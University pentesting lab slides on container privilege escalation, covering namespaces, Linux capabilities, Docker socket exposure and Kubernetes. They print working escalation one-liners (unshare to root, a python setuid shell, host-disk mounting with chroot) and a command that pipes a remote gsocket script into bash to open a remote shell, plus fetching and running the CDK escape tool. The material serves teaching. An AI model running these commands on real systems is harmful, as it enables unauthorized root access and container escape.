Pentesting Lab

Privilege Escalation - Container

Possegger, Prodinger, Schauklies, Schwarzl, Felix

15.04.2024

Summer 2023/24, www.iaik.tugraz.at/ptl

Table of contents

1. Recap

2. Background

3. Namespaces

4. Capabilities

5. Container Runtime abuses

Recap

Recap: What is privilege escalation?

- ”Privilege Escalation consists of techniques that adversaries use to gain higher-level permissions on a system or network.” - MITRE Framework
- ”Privilege Escalation is the act of exploiting a bug, a design flaw, or a configuration oversight in an operating system or software application to gain elevated access to resources that are normally protected from an application or user.” - Wikipedia
- ”Privilege Escalation is the process of gaining unauthorized access to higher-level permissions or privileges within a system or network.” - ChatGPT

Recap: How does Linux enforce Privileges?

- uid/gid for setting which groups and users are allowed to use binaries
- RWX for whether the user is allowed to read, write, and execute the binary
- capabilities define what the process is allowed to do.

Background

- Everyone wants to cut costs
  - ...on Staff
  - ...on Maintenance
  - ...on Power
- It's easier to deal with dependencies if we can define a known state and work from there
- ...full-blown virtualization is cumbersome.
- 2002: Kernel Namespaces are created

- Namespaces govern, what we can see and what we can access
- Capabilities govern how we can see and access the devices!

Namespaces

- Kernel namespaces make it possible to sandbox environments
  - The Kernel provides a separate environment to all applications
  - The Kernel guarantees that the processes only are allowed to access their own sandbox and specific interfaces
  - This allows to separate entire process hierarchies from each other (containerization)

- 6 Main Namespaces
  - uid namespaces
  - pid namespaces
  - network namespaces
  - mount namespaces
  - cgroup namespaces
  - ipc namespaces

- This way we can isolate:
  - Users and usergroups
  - Processes
  - Networking
  - File system mounts
  - Capabilities
  - Inter process communication

- Within a namespace, you can only see other resources in the same namespace.
- Try it out yourself!
- `sudo lsns`
- Run any docker container with some namespacing
- `sudo lsns`
- Compare differences!

Unshare

```
Usage:
 unshare [options] [<program> [<argument>...]]
Run a program with some namespaces unshared from the parent.
Options:
 -m, --mount[=<file>]      unshare mounts namespace
 -r, --map-root-user       map current user to root (implies
     --user)
 -n, --net[=<file>]        unshare network namespace
 -p, --pid[=<file>]        unshare pid namespace
 -U, --user[=<file>]       unshare user namespace
 -C, --cgroup[=<file>]     unshare cgroup namespace

```

- Requires the `unshare` syscall
- This syscall is restricted by default but often disabled due to misconfiguration (e.g. –security-opt seccomp=unconfined)
- `unshare -Urm`
- Root?!
- Now we have full capabilities?!

```
testuser@dfb1a3e93014:/$ id
uid=1000(testuser) gid=1000(testuser) groups=1000(testuser)
testuser@dfb1a3e93014:/$ cat /proc/self/status | grep Cap
CapInh: 0000000000000000
CapPrm: 0000000000000000
CapEff: 0000000000000000
CapBnd: 00000000a80425fb
CapAmb: 0000000000000000
testuser@dfb1a3e93014:/$ unshare -Urm
# id
uid=0(root) gid=0(root) groups=0(root)
# cat /proc/self/status | grep Cap
CapInh: 0000000000000000
CapPrm: 000001ffffffffff
CapEff: 000001ffffffffff
CapBnd: 000001ffffffffff
CapAmb: 0000000000000000
```

Surely nobody disables seccomp in production ...right?

```
<builds/esp-ws2023/students/espws23-a3-system-test$ unshare -UrmCpf bash
unshare -UrmCpf bash
whoami
root
id
uid=0(root) gid=0(root) groups=0(root)
hostname
runner-p66fnvl-project-35613-concurrent-0
^[[B
```

Capabilities

- refresher from Unix PrivEsc: Subset of root privileges on:
  - Processes
  - Binaries
  - Users
  - Environment / Containers
  - Services
- Today: Our focus!
- Command capsh

Checking process capabilities

- `capsh --print` - (`apt-get install libcap2-bin`)
- or `cat /proc/<pid>/status | grep Cap`
- CapInh: 0000000000000000 CapPrm: 00000000a80425fb **CapEff**: 00000000a80425fb CapBnd: 00000000a80425fb CapAmb: 0000000000000000
- We care about the **effective** capabilities
- `capsh --decode=00000000a80425fb` to get all capability names

Checking binary capabilities

: Binaries may have their own set of capabilities

```
1 getcap /usr/bin/ping
2 /usr/bin/ping = cap_net_raw+ep
3
```

- Getting all program capabilities: `getcap -r / 2>/dev/null`

Checking binary capabilities

- What happens if a binary has `cap_setuid+ep`?
- `/usr/bin/python2.7 -c 'import os; os.setuid(0); os.system("/bin/bash");'`
- Profit!

- Near-root administrative privileges
- Funny post about it: CAP_SYS_ADMIN: the new root
- Allows mounting folders, even host disks `mount /dev/sda /mnt/`
- Spawn a host shell: `chroot /mnt /bin/bash`
- Mount other things for exploit chains: Understanding Docker container escapes
- Profit!

- Allows the use of the `ptrace` syscall to debug processes.
- Allows root to debug all processes or user processes to debug processes running under the same user
- Debian specific: Any user can ptrace any other user process, regardless of the owner (except root). - WTF?!
- Debug permissions mean: reading/writing memory, setting registers, traping on events, etc...

- We can control other processes and even inject shellcode!
- We can **even** ptrace host processes if pid namespace is shared (`--pid=host`)
- **Example time!**

- Allows loading and unloading of kernel modules
- Simply load your own kernel module
- Since the kernel is shared, an attacker can now spawn reverse shells as root on the host or simply rewrite any files.
- Example with code

- CAP_DAC_READ_SEARCH
  - Bypasses read file permissions
  - Allows to read directories as well
  - Directory traversal and reading any file is possible
- CAP_DAC_OVERRIDE
  - Bypasses **any** file permission checks
  - Allows writing arbitrary files
  - E.g. append malicious user to /etc/sudoers

Many more capabilities, check out hacktricks

Container Runtime abuses


- It's 2013: Docker is released
- 2 core components:
- **dockerd** (docker deamon)
  - Communicates with the kernel and provides functionality such as creating containers etc.
  - We expose the API via a simple file (docker.socket) and every user in the `docker` group can access this file
- docker
  - docker as a cli tool for interacting with the docker daemon
- **Does anyone see issues?**

- Questions:
  - What happens if we expose the docker.socket to the network?
  - What happens if we mount the docker socket into a docker container?
  - What happens if we are able to write to the docker socket as an attacker?
  - Can we create a container which escalates our privileges?

: Surely nobody does this...

```
1 version: "2.4" # optional since v1.27.0
2 services:
3   testsystem:
4     image: *redacted*_testsystem
5     ...
6     volumes:
7       - /var/run/docker.sock:/var/run/docker.sock
8       - ...
```

Demo Docker Escape


Kubernetes cluster
c-m
c-c-m
Cloud provider API
api
etcd
sched
Control Plane
Node
kubelet
k-proxy
Node
kubelet
k-proxy
Node
kubelet
k-proxy
API server
Cloud controller manager (optional)
Controller manager
etcd (persistence store)
kubelet
kube-proxy
Scheduler
Control plane
Node

- Kubernetes consists of the following Components:
  - Control plane
    - manages the overall kubernetes cluster
    - schedules workloads on the nodes hosts the kubernetes api-server
  - Nodes
    - represents the physical hardware
    - schedules pods on the hardware
  - pods
    - Are the actual containers
    - ...run the actual applications

==========

- Kubernetes utilizes an RBAC model for governing access to the resources
- each User, Service, Pod has an Account and gets a **Service-Token**
- Namespaces describe a partition of resources from the Cluster
- **Roles**:
  - roles describe what kind of access is allowed for an account
  - e.G: An account might be allowed to create Pods in Namespace default
- **Policies**:
  - policies govern the relationships between resources
  - e.G. pod foo can access pod bar in Namespace default

- outside the pod:
  - you acquire a token
- inside the pod:
  - you have a rce inside the pod
  - you run as some user

Outside the Pod

- ...Somehow, you get a service token
- Questions
  - What can we do with the token?
  - What kind of access do we have on the cluster?
  - What kind of roles do we have?
- kubectl and kdigger to the rescue!
- badpods for spawning privileged pods

```
#kubectl tells us wether we can do a specific action
kubectl auth can-i <action>
```

- ...code execution is probably limited
- gsocket to the rescue!

```
#inside the container
bash -c "$(curl -fsSL https://gsocket.io/y)"

#on the host
gs-netcat -s "<your secret here>" -i
#enjoy your shell :)
```

Enumerating Pods

- We are interested in credentials
- ...internal API's etc.
- ...easy escapes
- cdk to the rescue!

```
root@pod:~# curl -L https://github.com/cdk-team/CDK/
    releases/download/v1.5.2/cdk_linux_amd64  --output ./
    cdk
root@pod:~# chmod u+x cdk
root@pod:~# ./cdk eval
#enjoy
#enumeration with kdigger
root@pod:~# kdigger dig all
#enjoy
```